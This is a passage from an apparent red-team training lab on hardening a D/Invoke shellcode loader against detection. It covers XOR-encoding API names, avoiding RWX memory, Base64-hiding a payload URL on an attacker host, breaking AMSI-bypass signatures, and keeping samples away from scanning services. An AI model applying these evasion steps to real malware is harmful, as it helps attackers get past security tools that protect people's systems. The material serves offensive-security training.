
We still see 1 suspicious Yara detection related to "AmsiBypass" - we need to fix that as it's a pretty obvious indicator.

Let's check Kleenscan as well:
 https://kleenscan.com/scan_result/e4b29ceb0ce528ab8732ef11141c9a683ee8f7c7c341c7799b3824e2d670d07a
Pretty good -
Additional Obfuscation Techniques
NOTE: You can find a compiled version of the modified D/Invoke loader we'll discuss below in the
C:\THEV\Labs\Lab_DInvokeLoader\DInvokeLoaderFinal.exedirectory - the source code of the final version is also available in theC:\THEV\Labs\Lab_DInvokeLoader\SOLUTION\DInvokeLoader(FINAL)directory in case you get stuck.
Let's implement some additional obfuscation techniques to further reduce the chances of detection by security tools. We'll focus on three main areas:
1. Getting rid of the delegate function strings
Here's where those strings we saw above are located in our code (Win32Delegates.cs):

To obfuscate these strings, we can XOR encode them using our existing XOR Decoder function and then decode them at runtime. This way, the actual function names won't be present in the binary, making it harder for static analysis tools to detect them.
First we need to XOR encode the function names using our XOR Decoder with a specific key. For example, let's say we use the key "supersecretkey" (which is what's in our DNS text record) to encode the function names. We wrote a small csharp program (XORFunctionHasher.exe)to do this for us. We simply feed it the function names and the key, and it outputs the XOR encoded byte arrays.

We have modified the Win32Delegates.cs file to XOR decode the function names at runtime using our XOR Decoder. Key2.crimsoncore.be) which resolves to supersecretkey for this obfuscation.

We have applied this obfuscation to all the function names in Win32Delegates.cs. Now, when we build the project, the actual function names won't be present in the binary, making it harder for static analysis tools to detect them.
2. Getting rid of RWX memory permissions (Dynamic Analysis Evasion)
OPSEC TIP: DON'T use RWX permissions, split them up in RW and RX, the RW-to-RX approach enhances security by ensuring the memory is only executable when necessary. But there's another way, which we'll explain below.
WHY? Assigning RWX to a dynamically allocated memory basically scream "HEY I'M DOING SOMETHING REALLY WEIRD!" - EDR's will typically flag this and once a
threadis created to the address of this memory space (= start the code in the memory region), they'll initiate a memory scan on the contents of that memory region - or simply just kill the process immediately. Also forensic analysts will flag this immediately and quite a lot om memory analysis tools (i.e. volatility) likewise will flag on this.
In our previous loaders, we have been allocating memory with PAGE_EXECUTE_READWRITE permissions, which is a common red flag for security tools. To improve stealthiness, we can change this to allocate memory with PAGE_READWRITE permissions initially, write the shellcode, and then change the permissions to PAGE_EXECUTE_READ using VirtualProtect. This way, we avoid having RWX memory at any point in time.
However, we did something else - we set the memory to PAGE_EXECUTE_READ (0x20), so there is no writable permission at all how can this work?

When we check System Informer again after making this change, we can see that there are no more RWX memory regions, which is a good sign.

But what's going on under the hood? Let's use API Monitor to see the actual calls to VirtualAlloc and VirtualProtect:

Our C# code doesn't explicitly set RWX permissions — kernel32.dll's WriteProcessMemory does it automatically for you when writing to the current process's non-writable memory (like our PAGE_EXECUTE_READ region).
This is a built-in optimization in Windows: when you call WriteProcessMemory with GetCurrentProcess() as the target handle (same-process write), and the destination isn't writable, it temporarily adjusts the page protections, performs the write, and restores them. This succeeds even on PAGE_EXECUTE_READ memory without us calling VirtualProtect or NtProtectVirtualMemory ourselves.
NOTE: When using self-modifying (polimorphic/metamorphic) code, you will need to ensure that the memory region is
RWXotherwise when the shellcode tries to execute, it will throw an access violation.
3. More string obfuscation
Let's address the remaining suspicious strings in our code that could potentially trigger detections by security tools. The main strings we need to obfuscate are:
| String | Location | Value | Base64 Encoded |
|---|---|---|---|
| payloadURL | DInvokeLoader.cs | https://kali:9090/payload.b64 | aHR0cHM6Ly9rYWxpOjkwOTAvcGF5bG9hZC5iNjQ= |
| AmsiBypass | AMSIBypass.cs, DInvokeLoader.cs | AmsiBypass | A_msiBypass |
| amsi.dll | AMSIBypass.cs | amsi.dll | "ams" + "i.dll" |
3.1 Payload URL obfuscation
Let's get rid of the clearly suspicious payloadURL string in our code by Base64 encoding it. We can use the following PowerShell command to encode the URL.
- Open PowerShell and run the following command:
$bytes = [System.Text.Encoding]::UTF8.GetBytes("https://kali:9090/payload.b64")
[System.Convert]::ToBase64String($bytes)

The result is: aHR0cHM6Ly9rYWxpOjkwOTAvcGF5bG9hZC5iNjQ=.
We now simply replace the string in our code with the Base64 encoded version and decode it at runtime:

3.2 AmsiBypass function renaming and Amsi.dll string concatenation
We also need to fix that AmsiBypass function name in AMSIBypass.cs and DInvokeLoader.cs as well, we'll simply add an underscore in the middle of the string to break the signature - and change the code to call A_msiBypass instead of AmsiBypass.
In DInvokeLoader.cs we change the function call accordingly:

In AmsiBypass.cs we also need to change the function name accordingly while we're at it let's also obfuscate the amsi.dll string by splitting it into two parts and concatenating them at runtime (remember we did this in the powershell labs as well with Invoke-Obfuscation).

Let's analyze this in Litterbox again, uploading the DInvokeLoaderFinal.exe file and selecting Static Analysis:

NOTE: We are still using the words
shellCode,Payload, etc. in our code, which can still be a red flag for some security tools. In a real-world scenario, we would want to usemore generic terms, likedataBuffer,executeBuffer, etc., to further reduce the chances of detection.
Conclusion
In this lab we have used D/Invoke to dynamically resolve and call Windows API functions at runtime (removing them from the IAT), avoiding static imports and improving the stealthiness of our loader. We also implemented several obfuscation techniques to hide suspicious strings (payloadURL) and avoid RWX memory permissions, further reducing the chances of detection by security tools.
NOTE: You might ask "but these are
staticscans, what aboutdynamic analysis?". Good question! Dynamic analysis is indeed another layer of defense that security tools use to detect malicious behavior. However, by using D/Invoke and obfuscation techniques, we are making it harder for dynamic analysis tools to identify our loader's behavior as malicious. The goal is to reduce the likelihood of detection by both static and dynamic analysis methods, thereby increasing the chances of successful execution in a target environment. Static indicators often lead to dynamic detections, so by minimizing static footprints, we also reduce dynamic detection risks (i.e.Memory scanning).
We'll now proceed to the next lab where we'll deal with sandbox evasion techniques. These techniques will help us avoid execution in automated analysis environments, further enhancing the stealthiness of our loader.
Lab - SandLoader (Sandbox Evasion Module)
IMPORTANT : Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submission in Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample,deny the request .
